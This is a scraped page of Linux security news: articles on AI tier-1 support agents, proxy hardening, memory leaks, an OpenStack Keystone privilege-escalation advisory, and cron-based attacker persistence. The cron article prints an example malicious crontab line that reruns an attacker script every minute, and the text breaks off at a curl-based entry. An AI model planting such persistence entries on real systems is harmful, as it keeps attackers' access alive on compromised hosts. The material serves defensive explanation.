Explore top 10 tips to secure your open-source projects now. Read More
×



Server Security data privacy automation
data privacy automation Every system admin has lived through the same Monday morning ritual. A queue of forty tickets, half of them password resets, permission errors, or disk space warnings that any experienced technician could resolve in under two minutes. The other half require actual judgment. For years, automation promised that software would eventually sort the two apart on its own. That promise is now being tested in production Linux environments. . Early results are reshaping how IT teams think about tier-1...
 Jul 17, 2026

Privacydata collection automation
data collection automation You're running a web scraping project to collect pricing data from e-commerce sites. You set up a pool of datacenter proxies, launch your scripts, and within minutes — banned . CAPTCHAs everywhere. Your data pipeline stops before it really begins. . It's a frustrating scenario that plays out daily in ad verification, market research, and multi-account management. The website doesn't know you're doing legitimate research or monitoring. It just sees traffic coming from IP ranges it recognizes as...
Jul 17, 2026

Security Trends security advisory social engineering
security advisory social engineering Business Email Compromise used to be a numbers game — mass-blasted emails, broken English, an obvious "URGENT WIRE TRANSFER" subject line. That era is over. Generative AI has turned BEC into a tailored, low-noise operation that mimics writing style, voice, and even video presence. This piece looks at what's actually changed under the hood, what defenders are testing in response, and why so many organizations are still structurally unprepared for it. . The Infrastructure Problem Nobody Wants to...
Jul 17, 2026

Security Trends cybersecurity Linux documentation
cybersecurity Linux documentation Linux operating systems have gained prominence due to their stability, adaptability, and excellent security options. In the case of developing documentation, designing cybersecurity dashboards, or educational material, visuals are of vital importance when it comes to making things clear. The use of icons allows one to understand the message regarding alerts, authorization, encryption, authentication, or the state of the system just by looking at the visual cue without having to read long...
Jul 17, 2026

Security Vulnerabilities security advisory linux distribution
security advisory linux distribution ESET researchers identified 11 old and forgotten Linux UEFI shim bootloaders at versions 0.9 and below that can be used to bypass UEFI Secure Boot on any UEFI-based machine that trusts Microsoft’s Microsoft Corporation UEFI CA 2011 third-party certificate authority, regardless of the installed operating system (OS). Reported shims can be exploited to execute untrusted code during system boot, enabling attackers to deploy malicious UEFI bootkits even on systems with UEFI Secure Boot enabled.....
Jul 16, 2026
 Refine news
X Clear Filters
Get the latest News and Insights
Get the latest Linux and open source security news straight to your inbox.
Community Poll
Is continuous patching actually viable?
Loading...
Explore Latest Linux Security news
We found 1,041 articles for you...
77
 data privacyautomationIT support
What Happens When AI Agents Start Handling Tier-1 Linux Support Tickets
Every system admin has lived through the same Monday morning ritual. A queue of forty tickets, half of them password resets, permission errors, or disk space warnings that any experienced technician could resolve in under two minutes. The other half require actual judgment. For years, automation promised that software would eventually sort the two apart on its own. That promise is now being tested in production Linux environments. . Early results are reshaping how IT teams think about tier-1 support altogether. Moving from passive ticket routing to active, autonomous remediation is a turning point for infrastructure management. Modern digital agents don’t just categorize issues. Now, they can directly parse syslog files, execute bash commands, and verify system state changes without manual oversight. The way this transition is actually playing out on the command line reveals massive efficiency gains waiting to be unlocked. At the same time, engineering teams are confronted by entirely new operational risks. The success of agent automation depends on how they decide to navigate those new risks. A New Generation of Agentic IT Platforms A growing number of IT management platforms have started deploying autonomous agents that read, categorize, and in many cases resolve tier-1 tickets without a human touching the queue first. An autonomous IT agent resolves Tier-1 tickets end-to-end on the device — triaging incoming requests, pulling context from device history, and closing out routine issues before they reach a technician's desk. The pitch is straightforward. Free up human staff for the tickets that actually need a person thinking through them, and let the agent absorb the repetitive work that eats up the bulk of a support team's hours. For Linux environments specifically, this shift matters more than it might on a Windows-heavy help desk. Linux tickets tend to skew toward configuration drift, package conflicts, and permission issues that follow recognizable patterns. Thatpredictability makes the environment a reasonable proving ground for agentic automation, but it also raises the stakes when something goes wrong, because a misconfigured permission fix pushed at 2 am can propagate across a fleet of servers before anyone notices. Why Tier-1 Linux Support Is a Natural Testing Ground Tier-1 tickets are, almost by definition, the most templated part of any support operation. Users forget their SSH keys. Cron jobs fail silently. Log partitions fill up because nobody set a rotation policy. These are not novel problems, and the fixes are rarely creative. Repetitiveness is exactly what makes large language models effective here. An agent trained on thousands of resolved tickets can recognize the shape of a problem faster than a junior technician still building pattern recognition from scratch. However, some problems are more complex than they appear. Recognizing a pattern is a different challenge from understanding the environment it lives in. Human Linux technicians generally have some sense of what that server does, who depends on it, and what happens if a fix goes sideways. An AI agent working from ticket text and system logs alone does not automatically have that context. That’s why most current deployments are scoped narrowly. Agents are restricted to specific ticket categories, paired with escalation paths that hand off ambiguous issues to a person. The Privacy Question Nobody Asks Loudly Enough Support tickets are full of sensitive information. Customer names, internal hostnames, sometimes credentials pasted directly into a ticket body because a user panicked and included everything they could think of. When that data sits in a system reviewed by trained staff under an internal policy, the exposure is contained. When it becomes training or context data for an AI system, the calculus changes. Exposure from support tickets is already a well-documented problem. Linux Security reported on an incident where customer names and addresses were exposedthrough a support ticket error that made tickets accessible to anyone who had submitted one. Poorly implemented ticketing systems are frequently the weakest link in an otherwise well-guarded environment. If an organization wants to add AI agents into that workflow, they need to ask some hard questions about their existing security. Where ticket data travels, how long it persists, and whether an agent's memory will retain details of a resolved issue. Without thinking it through, the agent can exacerbate all of the existing data vulnerabilities of a ticketing system. Well-architected agentic platforms address this directly through tenant-level data isolation, approval workflows for high-risk actions, and audit trails on every agent decision — which is why the security posture of the underlying platform matters more than the intelligence of the agent sitting on top of it. Kernel-Level Security Still Matters More Than the Interface It is tempting to treat AI ticket triage as a purely software layer problem, something that lives entirely above the operating system. That framing misses how much the underlying platform still shapes what an agent can safely do. Linux itself continues to harden at the kernel level in ways that directly affect how much autonomy any automated system, human-built or AI-driven, can be trusted with. Recent kernel development illustrates the point well. Linux Security covered how newer architecture support strengthens address space layout randomization , a defense mechanism that makes it harder for any process, including a misbehaving script or an overly permissive agent, to exploit predictable memory addresses. These improvements are a quiet reminder that the foundation an AI agent operates on matters just as much as the intelligence of the agent itself. No amount of clever ticket triage compensates for a kernel that makes lateral movement easy once something goes wrong. The Broader Industry Is Moving Toward Standardized Agent Frameworks The interest in AIagents handling operational work is not confined to IT help desks. Industry analysts have tracked a broader push toward shared standards for how autonomous agents communicate, hand off tasks, and operate within enterprise infrastructure. Forbes recently examined how an agent framework moved under the stewardship of the Linux Foundation, signaling that major industry players see enough long-term value in agentic systems to want open, interoperable standards rather than a patchwork of proprietary approaches. That context matters for IT teams evaluating tier-1 automation tools. A platform built on emerging open standards is more likely to integrate cleanly with the rest of an organization's stack a few years from now than one built entirely on closed, proprietary logic. It is a detail worth watching closely as more vendors enter this space. Where Ticket Automation Fits Alongside Broader Monitoring AI-driven ticket triage does not exist in isolation. It sits alongside a wider set of tools that IT and operations teams already rely on to understand what is happening across distributed and remote environments. Discussions of remote desktop monitoring software cover some of the same underlying challenges, giving teams visibility into systems and activity without requiring a person to manually check every endpoint. The overlap is not coincidental. Both categories of tooling are trying to solve the same basic problem, which is how a smaller team keeps oversight over a growing and increasingly distributed set of machines. Hosting environments face a parallel version of this challenge. As more infrastructure moves toward AI-assisted operations, conversations around AI-powered helpdesk tools in the web hosting space echo many of the same tradeoffs seen in general IT support, including where automation genuinely reduces workload and where it introduces new categories of risk that did not exist when a human reviewed every request. What Comes Next for Tier-1 Support Teams None of thissuggests tier-1 support is about to become fully autonomous. The line between routine and complex tickets is becoming a design decision rather than a fixed boundary. To benefit from ticket automation, support teams must clearly define which Linux tickets are safe to hand to an agent, and which absolutely require a human in the loop. This approach sets boundaries that limit inherent risks. On the other hand, organizations that treat every ticket as automatable are the ones likely to learn the hard lessons first. . Explore how AI agents are transforming tier-1 Linux support and the impact on operational efficiency and security risks.. AI support automation, Linux ticketing system, autonomous IT, data exposure risks. . Andrew Kowal
 Jul 17, 2026
•
Jul 17, 2026
• Server Security
77
 security measuressysadmin practicescredential management
Running Proxies Safely on Linux: A Hardening Guide for System Administrators
Proxies are a standard component of a Linux administrator's toolbox. You can use them to see how services respond in various locations, to run route monitoring checks, and to retrieve public data for internal tooling. However, a proxy is an outbound tunnel with credentials attached, and on a multi-user server, it is a security risk that should be treated with the same caution as SSH or sudo. This post explains the practical measures that prevent a proxy setup from becoming a weak point in an otherwise hardened host. . Keep credentials clear of places where they frequently leak. Don't put your credentials where they can be seen by anyone. Most of the time, something simple goes wrong: proxy credentials get hardcoded into a script, a systemd unit, or a cron job . This means that every user on the box can read them, and they will always be there in shell history and backups. As if they were any other secret. Keep them in a secrets manager or, at the very least, a file that is owned by root and has tight permissions. Add them to the program at runtime using environment variables that are set to the service user's scope, and never commit them to a repository. For fixed servers, IP allowlisting is better if your service supports it because it removes the password from the connection and only lets requests come from addresses that you have registered. Choose a provider whose sourcing you can defend On Linux, you are used to knowing exactly what your software does. Extend that instinct to your proxy vendor. Residential proxy networks route traffic through real consumer connections, and the reputable ones source those exits from consenting participants and document where their pools operate. Reputable providers are transparent about how their residential IP pools are sourced, where they operate, and the options they offer. They should also provide clear documentation and guidance on secure residential proxy use , so you understand how to deploy the service responsibly Isolate the proxypath from everything else Do not let one credential and one route serve every purpose. Give each job its own scoped account so a leak or a runaway is contained. Where possible, run proxy-using tools under a dedicated unprivileged service user with no login shell, so a compromise of the tool does not hand an attacker a general foothold. If a job only needs HTTPS, do not provision a SOCKS credential that can tunnel arbitrary TCP out of your network, because that is precisely the capability an intruder would love to find lying around. Watch DNS and prevent leaks A classic mistake is routing HTTP through the proxy while DNS still resolves locally, which leaks your lookups and can defeat the geo-targeting you set up the proxy for in the first place. Confirm that name resolution follows the proxy path when it should, test it explicitly rather than assuming, and log egress at the host so you can see where traffic actually goes. A quick check comparing the exit address the provider reports against public geolocation confirms the route is behaving before you trust it in production. Log, alert, and assume the credential will eventually leak Instrument the proxy layer like any other service. Record request volume per credential and alert on spikes that signal a runaway job, and on traffic to countries you never target, which is the fingerprint of a stolen credential in someone else's hands. A proxy credential seen coming from an unfamiliar host at an odd hour deserves the same response as a leaked API key, because functionally that is what it is. Rotate on a schedule so that even an undetected leak has a limited lifespan. Maintain compliance with the regulations. Technical hardening does not excuse misuse. Maintain automatic fetching on public pages, follow robots directions, keep request rates low enough so that no target is burdened, and keep personal data out of everything you collect. An arrangement that is both technically tight and operationally restricted may be performed forever withoutcausing problems and explained to a security reviewer without hesitation. Anyone who administers Linux professionally is familiar with the through-line: least privilege , explicit configuration, true logging, and no secrets in the open. Apply similar practices to the proxy layer, and it will become just another well-managed component of the system, rather than the silent exception that undoes the rest of your hardening. . Learn effective strategies to manage proxies safely on Linux, ensuring secure configurations and better credential practices.. Linux Proxies Hardening Guide, Secure Proxy Management, System Administrator Practices, Credential Security, Outbound Traffic Best Practices. . Anthony Pell
Jul 16, 2026
•
Server Security

77
denial of serviceopen-sourcememory leakHow Memory Leaks Affect System Stability and Security
A process with a stable workload shouldn't keep growing its resident memory. When it does, the first question isn't how much RAM is available. It's where the allocations stopped being released. On Linux, that answer isn't always obvious because the kernel, allocator, and application all influence what memory usage looks like from the outside. . Separating normal allocation behavior from an actual leak takes more than watching top or container metrics. Heap growth, allocator caches, mapped regions, and process lifetime all change the picture. A steadily increasing RSS may indicate a leak. It may also reflect fragmentation, caching, or memory the allocator hasn't returned to the kernel. The useful evidence comes from understanding how Linux manages process memory and from using the right profiling tools to follow allocations back to their source. That's where the investigation starts. What a memory leak is, at the OS level A memory leak happens when a program asks an allocator for memory through malloc() and never releases it through free(). The allocator keeps that block marked as allocated, and the kernel has no way to know it’s functionally dead once the application loses track of it. Understanding why requires a quick look at how Linux handles virtual memory underneath malloc(). The request goes to an allocator, usually glibc ’s implementation derived from ptmalloc, though latency-sensitive services often swap in jemalloc or tcmalloc instead, each using a different strategy for the same underlying problem. With glibc, small and medium allocations come from heap arenas backed by brk()/sbrk(), while large allocations are typically served through anonymous mmap() regions, with the cutoff tunable and, in modern glibc, dynamically adjusted rather than fixed. Either way, the kernel maps virtual addresses first and delays committing physical RAM until first touch, through a page fault. From the kernel’s point of view, the process still owns that virtual address range regardless ofwhether anything still needs it. Whether a page stays resident, gets swapped out, or gets reclaimed follows normal virtual memory rules and current pressure, not whether the application still holds a pointer to it. With a valid pointer, the program can release the allocation through free() or munmap(). Without one, the allocation is effectively unrecoverable until the process exits. That distinction explains a pattern every Linux administrator runs into in top or htop: the gap between VIRT and RES. VIRT is the total virtual address space a process has mapped, useful for spotting address-space growth or mmap() leaks, but not physical pressure. RES is the resident set size, the actual RAM backing that mapping. A process whose RES keeps climbing over hours or days, well past where its workload should have settled, is the most basic signature of a leak on Linux. Where leaks come from in Linux server software Leaks come from a handful of recurring patterns, and most Linux server software runs into at least one of them: Malloc/free mismatches in error paths : The most common source in C and C++ services: a function allocates a buffer, hits an early return on failure, and skips the cleanup that only runs on the success path. The leak only shows up under conditions that exercise that failure path, which makes it easy to miss in testing. File descriptor leaks : A socket or file opened without a matching close() eventually hits the per-process limit set by ulimit -n, but the cost starts well before that. Each open descriptor keeps kernel-side structures allocated behind it: socket buffers, dentry and inode references, epoll registrations. mmap()-based leaks : A process maps a file or shared memory segment and never calls munmap(). If the mapping is never touched again, VIRT grows without a matching jump in RES, which trips people up when they assume RES tells the whole story. JVM reference retention : Common in Kafka, Elasticsearch, or Cassandra deployments. Objects stay reachable throughreferences left in static collections, listeners that never get removed, or classloaders that accumulate across repeated redeploys. The garbage collector is doing what it’s designed to do: keeping alive everything still reachable, even when “reachable” only happens because of a bug. Leaks inside managed runtimes : Garbage collection doesn’t make a language immune. In Python, C extensions like numpy or pandas manage memory outside the reach of Python’s own collector, so a leak inside the extension is invisible to gc.collect(). In Go, a goroutine blocked forever on a channel that never receives anything holds onto every variable it captured for as long as the program runs. Connection pool exhaustion : A database connection checked out and never returned drains the pool over time, and each connection still in use holds buffers, prepared statement caches, and protocol state behind it. Detecting and diagnosing memory leaks on Linux Diagnosing a leak on Linux moves through four stages: spotting the trend, ruling out look-alikes, finding the responsible code, and confirming what happened after the fact. Spotting the trend top or htop sorted by memory is the first signal, followed by ps aux --sort=-%mem to confirm which process is climbing. /proc/[pid]/status gives quick indicators like VmRSS and VmHWM for trend-spotting. For mapping-level accuracy, especially when shared pages matter, use /proc/[pid]/smaps or smaps_rollup, which show memory by individual mapping and help separate a heap leak from one in a mapped file or shared library. On hosts running many copies of similar daemons, plain RSS double-counts shared pages, which is where smem earns its place, reporting proportional set size (PSS) for a more honest per-process picture. Ruling out look-alikes Not every upward RSS trend is a true lost-allocation leak. Allocator fragmentation, unbounded caches, per-thread arenas, and garbage-collected heaps that don’t return memory to the OS all produce leak-like graphs. The fixdiffers: a true leak needs corrected ownership and lifetime, while bloat needs cache limits, heap sizing, or allocator tuning. Finding the responsible code Once a leak is confirmed, the next step is finding it in the code. Valgrind’s memcheck , run with --leak-check=full, classifies leaks as “definitely lost” or “possibly lost,” tied to the allocating call stack, though the overhead makes it mostly a staging tool rather than something run against live traffic. AddressSanitizer and LeakSanitizer, built into gcc and clang, are lighter and more common in CI pipelines instead, though the specific behavior depends on compiler, platform, and sanitizer configuration. For a process already running in production, where attaching a heavily instrumented build isn’t an option, eBPF-based tools have become the standard: memleak.py from the BCC toolkit , or the bpftrace equivalent, hooks into malloc and free on a live process with much lower overhead than Valgrind, though overhead still depends on allocation rate, sampling settings, and workload. It reports outstanding allocations without requiring a restart. For JVM workloads, jmap pulls a heap dump that Eclipse Memory Analyzer or VisualVM can open to find which objects are holding the most memory and why they’re still reachable. Go ships its own answer in the standard library’s pprof heap profiler. Kernel-space leaks are rarer, usually inside drivers rather than core subsystems. The kernel’s built-in kmemleak detector exists because user-space tools can’t see kernel memory, and slabtop offers a lighter way to watch slab cache growth without it. Confirming it after the fact When none of this happens in time, the OOM killer’s own logs become the diagnostic tool of last resort. dmesg | grep -i oom or journalctl -k usually shows which process was holding the most memory at the moment it got killed, useful retroactively even if it would have helped more a few hours earlier. The stability impact, from RSS growth to the OOM killer The kernel’s response to memory pressure follows a general pattern, though the exact path depends on workload, kernel settings, cgroups, and available swap. Under pressure, Linux attempts to reclaim in stages: page cache, reclaimable slab, and, depending on configuration, anonymous memory through swap. As a process’s RSS grows, the kernel typically starts with page cache, the clean, easily-recreated pages backing recently read files, reclaimed through kswapd running in the background. This is why low free memory on a Linux box often isn’t a problem: page cache is supposed to fill unused RAM and gets evicted painlessly under pressure. The trouble starts once page cache has little left to give and the kernel has to consider reclaiming anonymous memory, the heap and stack pages behind running processes, including whatever a leak has accumulated. vm.swappiness shapes how aggressively the kernel prefers swapping anonymous memory over reclaiming file-backed cache, but it doesn’t guarantee heap and stack pages get swapped before anything is killed, since that depends on how much swap exists and how fast pressure builds. This is the stretch where a leaking service feels sluggish rather than broken, right up until reclaim can’t keep pace. Once reclaim and swap can’t satisfy demand, the OOM killer picks a victim based on oom_score, adjustable per process through /proc/[pid]/oom_score_adj. This matters operationally: a leak in one service can get an unrelated process killed instead, if that process has a less negative oom_score_adj when the kernel goes looking for a victim. vm.overcommit_memory controls commit accounting and affects whether large allocations fail early, but it doesn’t control this later reclaim-and-OOM sequence once real pressure exists. Containers and orchestrated environments Inside a container, the same leak plays out differently because memory is bounded by a cgroup rather than the whole host. Cgroup v1 enforces this through memory.limit_in_bytes; cgroup v2 through memory.max.A leaking process usually hits that ceiling well before it affects the rest of the node, and gets killed by the kernel’s per-cgroup OOM handling. In Kubernetes, this surfaces as a pod entering the OOMKilled state, visible in kubectl describe pod. The restart policy that makes containers resilient also makes leaks harder to notice. Kubernetes brings the container back up automatically, RSS resets to baseline, and the leak resumes from zero until it grows back to the limit, and the cycle repeats. Without memory metrics tracked over time, through Prometheus scraping cAdvisor or kube-state-metrics and graphed in something like Grafana, this pattern looks like an intermittent crash. It’s a deterministic leak on a timer set by request rate and the configured memory limit. Sidecars complicate this further. Kubernetes memory limits are usually specified per container, so a leak in a logging sidecar or service mesh proxy gets killed independently of the main application, without eating into its limit directly. Newer clusters can also define pod-level resource limits, now beta and enabled by default, giving the whole pod a shared memory ceiling instead. Either way, a sidecar with no limit set can still consume from the node’s general pool, putting unrelated pods at risk of eviction. The security implications go deeper than data exposure Leaks create three kinds of security exposure: denial of service, a more specific data-exposure risk than is often assumed, and a quieter risk to the security tooling running alongside the leak. 1. Denial of service The most direct risk is denial of service. Leak-driven DoS is a recognized attack class, formally classified as CWE-401 , “Missing Release of Memory after Effective Lifetime,” not just an unfortunate side effect of sloppy code. An attacker who finds a request pattern that reliably triggers a code path missing a free() call can repeat it to drive a service toward its memory limit on purpose. The recently disclosed HTTP/2 Bomb attack is betterframed as resource-amplification denial of service than a classic leak, but the result is similar: a small amount of attacker-controlled input forces disproportionate server-side resource consumption, and the outcome looks identical to an organic crash unless someone is watching for it. 2. Data exposure A second risk is data exposure, though the mechanism is more specific than it’s often assumed to be. A true memory leak and a failure to clear sensitive data before releasing it are related but distinct problems. The practical risk with leaks specifically is duration: a buffer holding a credential, a session token, or a request body that should have lived for milliseconds instead stays resident for hours or days, simply because nothing freed it. That extended lifetime widens the window during which an unrelated bug, an out-of-bounds read, a crash that writes a core dump, a swap file persisted to disk, can expose data that a properly managed allocation would never have stuck around long enough to leak. 3. Quieter risk to the security tooling A third, quieter risk involves the security tooling on the same host. auditd, intrusion detection agents, and log shippers compete for the same memory as everything else, and get throttled or killed under the same pressure a leak creates, unless their oom_score_adj is specifically protected. The moment a host is under the most pressure, often because something is leaking, is also the moment its own defenses are least likely to be running normally. Open source software and the kernel itself Widely deployed open source daemons, Redis, Nginx, PostgreSQL, and Apache, have all had real memory leak issues tied to specific configurations or malformed input, documented in changelogs and bug trackers. Being open source means these get found and patched quickly once flagged. It also means the affected versions are public, making patch prioritization a real operational task rather than a guessing game, since anyone, including an attacker, can read the same changelog. “Linux memory leak” sometimes refers to something happening inside the kernel itself, typically in a driver rather than a core subsystem. These leaks are harder to see because user-space diagnostic tools have no visibility into kernel memory, which is the gap kmemleak was built to fill. slabtop offers a lighter way to watch slab cache growth without its full instrumentation. Preventing leaks before they ship Preventing leaks comes down to ownership discipline paired with guardrails specific to the runtime in use: C and C++: RAII and smart pointers where possible, explicit cleanup on every error branch, and sanitizers wired into CI rather than run only when something looks wrong. Go: context. Context cancellation to bound goroutine lifetimes, avoiding unbounded goroutine creation in handlers, and routine profiling with pprof. JVM services: bounded caches, deregistered listeners, and no static registries retaining request-scoped objects. Python: context managers, explicit closes instead of relying on GC timing, and tracemalloc for Python-level allocations, with native extension memory watched separately since tracemalloc can’t see it. Watching for leaks before they become incidents The most useful signal is a trend, not a threshold. A single memory number rarely tells you anything; the slope of that number over hours and days tells you almost everything. Worth alerting on: A sustained positive RSS slope after warm-up. Climbing cgroup memory usage independent of request volume. Repeated container restarts or OOMKilled events on the same workload. A growing file descriptor count. Divergence between an app’s own heap metrics and total process or container RSS. That last one tends to catch native extensions and off-heap leaks that a runtime’s own instrumentation never sees. A practical troubleshooting flow When something looks like a leak, the order of operations matters: Confirm the trend using RSS, cgroup memory, or process metrics overtime, not a single snapshot. Separate heap growth from mapping growth using smaps or smaps_rollup. Check file descriptor counts through /proc/[pid]/fd or lsof to rule out an fd leak. Match the tool to the runtime: Valgrind or a sanitizer build for C and C++, a heap dump for JVM, pprof for Go, tracemalloc for Python. Check OOM evidence through journalctl -k, dmesg, or Kubernetes pod events to confirm which process was responsible. A quick note for desktop systems Anyone running into this on their own Mac, rather than a fleet of servers, can usually resolve the issue by identifying the application consuming memory and closing or restarting it before the system becomes unresponsive. In most cases, this can be done through Activity Monitor without using the Terminal or other profiling tools. Anyone running into this on their own Mac, rather than a fleet of servers, can follow a troubleshooting guide to identify the responsible application and recover without losing unsaved work, no profiler or terminal required. Treating memory as a first-class metric The teams that catch leaks early are usually the ones already graphing RSS over time for their long-running services, the same way they graph CPU and disk. A leak announces itself on that chart as a line that never comes back down between deploys, well before it becomes an incident. Memory tends to get treated as a fixed quantity that’s either fine or not, rather than a trend worth watching, and long-running Linux infrastructure punishes that assumption eventually, usually at the worst possible time. . Explore how memory leaks impact Linux system stability, security and performance, including detection techniques and prevention strategies.. Memory Leak Linux, System Stability, Security Implications, Open Source Applications. . MaK Ulac
Jun 26, 2026
•
Server Security
77
 security advisoryprivilege escalationimportant

OpenStack Keystone Flaws Expose Multiple Paths to Cloud Privilege Escalation
The recent Keystone advisory is unusual because the vulnerabilities are scattered across several features but keep affecting the same class of security controls. Application credentials, trusts, RBAC enforcement, project ownership validation, token expiration. Different code paths. Similar failures. . Most require authentication already. The concern is what happens after access exists. Several of the disclosed vulnerabilities affect how Keystone validates identity, ownership, delegation, and authorization. For environments running OpenStack, that puts the focus on privilege expansion rather than initial compromise. What Is OpenStack Keystone? Most OpenStack services do not evaluate identity independently. A user authenticates to Keystone, receives a token, and presents that token to other services. Nova uses Keystone identities when processing compute requests. Neutron relies on the Keystone project and role information when handling network operations. Horizon uses Keystone during authentication and authorization workflows. Similar trust relationships exist throughout the platform. Keystone also manages application credentials, trusts, federation, project membership, and role assignments. Those functions appear repeatedly throughout the advisory because they are the mechanisms responsible for determining who an identity represents and what actions that identity can perform. That position gives Keystone an unusual amount of influence over the OpenStack security posture. A bug in Nova typically affects compute operations. A bug in Keystone can affect how identities, permissions, projects, and delegated access are interpreted across multiple services at the same time. The vulnerabilities disclosed in this advisory target several of those mechanisms directly. Do These Attacks Require Authentication? In most cases, yes. The advisory does not describe a collection of unauthenticated remote code execution vulnerabilities. Attackers generally need some form of existing access before thesecloud security vulnerabilities become relevant. These vulnerabilities start becoming relevant once an identity already exists inside Keystone. That might be a service account used by automation, an application credential tied to a deployment pipeline, or a federated account brought in through an external identity provider. None of those identities necessarily begin with administrative access. The interesting part is what happens after authentication succeeds. Several of the disclosed flaws affect the checks Keystone performs when validating ownership, evaluating permissions, creating delegated access, or issuing new credentials. Those identities often start with limited permissions. The next challenge is finding a way to extend access, bypass restrictions, or operate outside the boundaries originally assigned to the account. Several of the Keystone vulnerabilities affect exactly those controls. Why These Vulnerabilities Are Related At first glance, the advisory reads like a collection of unrelated implementation bugs. One issue affects application credentials. Another involves trust relationships. Others target OpenStack RBAC , policy enforcement, project ownership validation , LDAP integration, or token handling. The code paths are different, but the failures keep landing in the same place. Keystone is responsible for validating identity, ownership, authorization, delegation, and access scope. The disclosed vulnerabilities challenge one or more of those decisions. That shared theme is what makes the advisory interesting. Rather than exposing a single weakness, the bugs reveal multiple ways identity and authorization controls can become unreliable under specific conditions. How the Vulnerabilities Could Be Exploited Looking at the vulnerabilities through attack scenarios provides a clearer picture than reviewing each CVE in isolation. Impersonating Another User (CVE-2026-42998) This issue involved application credential authentication . Keystone failed to verify that the usersupplied during authentication actually owned the application credential being presented. Under normal conditions, an application credential should remain tied to the identity that created it. Ownership is part of the trust decision. The vulnerability weakened that relationship. The immediate concern is not simply access; activity can become associated with the wrong user. Audit trails become harder to trust, and administrative actions may appear to originate from an account that never performed them. Combining Trust Relationships and Privilege Escalation (CVE-2026-43000) Trust relationships exist to support delegated access. A user authorizes another identity or service to act on their behalf within defined limits. The trust functionality is not unusual. Large OpenStack deployments depend on it for delegated access. What stands out here is how it interacts with the impersonation flaw. Once Keystone accepts the wrong identity, the trust system starts operating on that decision. The result is not a single authorization failure. New trust relationships can be created with privileges the original account never possessed . Weakening RBAC Enforcement (CVE-2026-42999) OpenStack RBAC is one of the primary mechanisms OpenStack uses to separate users, operators, auditors, service accounts, and administrators. The vulnerability involved Keystone incorporating untrusted JSON request data into policy evaluation decisions . Authorization systems depend on trusted inputs. Once policy evaluation begins consuming attacker-controlled attributes, permission decisions become harder to predict and harder to trust. Crossing Project Boundaries (CVE-2026-43001) Project isolation sits at the center of OpenStack's multi-tenant model. Researchers found that Keystone did not correctly validate project ownership during EC2 credential creation. Under certain conditions, users could create credentials associated with projects they did not own . Organizations depend on project boundaries to separate departments,customers, workloads, and environments. When credential ownership and project ownership become disconnected, those boundaries become less reliable. Access That Refuses to Expire (CVE-2026-44394) Token expiration is intended to limit how long compromised access remains useful. The advisory describes a situation where federated token rescoping did not preserve original expiration restrictions. A user could repeatedly obtain newly scoped tokens with fresh lifetimes . During incident response, token expiration often serves as a containment mechanism. Additional Keystone Vulnerabilities Restricted Application Credentials ( CVE-2026-33551 ): This vulnerability allowed restricted credentials to create EC2 credentials despite intended permission boundaries. LDAP Account State Validation ( CVE-2026-40683 ): Researchers found conditions where Keystone improperly handled LDAP user-enabled status values, creating a gap between how an account appears in the directory and how Keystone interprets it. What OpenStack Administrators Should Do Applying vendor patches should be the immediate priority. Administrators should also review how application credentials are used, examine existing trust relationships, validate RBAC assignments, and review federated identity deployments. Historical activity deserves attention as well. Because these vulnerabilities involve privilege escalation, successful exploitation may look like legitimate user activity. Keystone logs are the most valuable starting point for auditing: Application credential creation activity Unexpected EC2 credential generation Cross-project credential creation attempts New trust relationship creation Role assignment changes Token rescoping activity Conclusion The Keystone advisory is best understood as a collection of failures affecting identity and authorization controls. Keystone is making decisions about identity and authority that other OpenStack services rely on without question. For organizations operatingLinux-based OpenStack environments, that makes Keystone one of the highest-value services to patch and review. When trust decisions fail at the identity layer, the effects rarely stay confined to the identity service itself. Want more Linux security news, vulnerability analysis, and software supply chain updates? Subscribe to the LinuxSecurity Newsletter and get the latest threats, advisories, and expert insights delivered directly to your inbox. Related Reading Linux Privilege Escalation Patterns and Mitigation Strategies Privilege Escalation Risks: Controls for Linux Security Securing Linux Cloud Workloads: Key Practices for Safety . OpenStack Keystone vulnerabilities threaten identity controls, leading to privilege escalation risks and unauthorized actions.. OpenStack Security Flaws, Cloud Privilege Escalation, Identity Abuse, Keystone Vulnerabilities. . MaK Ulac
Jun 19, 2026
•
Server Security
77
 open-sourceLinux administrationsystem security
Misuse of Cron Jobs for Long-Term Access in Linux Environments
Cron has existed in Unix and Linux environments for decades, handling backups, cleanup scripts, patching jobs, log rotation, monitoring tasks, and other maintenance work that administrators do not want to run manually. Most Linux servers rely on it constantly, which is exactly why attackers continue abusing it for persistence after a system has already been compromised. . Persistence through cron is not complicated. Attackers do not need a rootkit or advanced malware framework to maintain access to a Linux host. A single scheduled task can relaunch a reverse shell, download a payload again after defenders remove it, or reconnect to attacker infrastructure every few minutes. Because cron already belongs in production systems, malicious jobs often blend into legitimate administrative activity. Many Linux environments still receive less monitoring than Windows systems, especially in smaller organizations or cloud deployments where administrators focus more on uptime than host-level security visibility. That creates an opening for attackers because scheduled tasks may continue running for weeks or months before anyone notices unusual outbound traffic, high CPU usage, unauthorized scripts, or recurring malware infections. Why Attackers Use Cron for Persistence Attackers need reliable access after the initial compromise. The original exploit only gets them into the system once. Persistence keeps the foothold alive after reboots, service restarts, password changes, or partial cleanup attempts by administrators. Cron works well for that because it automatically executes commands at scheduled intervals without requiring the attacker to stay connected interactively. Once a malicious cron entry exists, the system itself continues launching the attacker’s commands repeatedly. A cron job can: Restart malware after reboot Download payloads from remote infrastructure Recreate deleted files Maintain reverse shells Launch data exfiltration scripts Re-add unauthorized SSH keys Modify sudo rules for privilege escalation Most Linux distributions include several cron locations by default: /etc/crontab /etc/cron.d/ /etc/cron.hourly/ /etc/cron.daily/ /var/spool/cron/ /var/spool/cron/crontabs/ Each location creates another persistence opportunity because attackers only need write access to one of them. A compromised web application account may not have full root privileges, but it may still control a writable user crontab that executes commands regularly. Administrators investigating a compromised system often focus first on active processes, suspicious binaries, or network connections. Cron persistence survives because the malicious code may only execute once every few minutes or once every few hours, leaving very little visible activity between executions. How Cron Persistence Usually Appears on Compromised Systems The simplest cron persistence method still appears constantly during Linux incident response cases. An attacker creates a scheduled task that launches a malicious script every minute. * * * * * /tmp/update.sh That script may reconnect to a command-and-control server, reinstall deleted malware, or download additional payloads if the original files disappear. Administrators sometimes remove the visible malware without removing the cron entry itself, which allows the compromise to restore itself automatically. Attackers also use short one-line commands that pull malicious scripts directly from remote servers: */5 * * * * curl 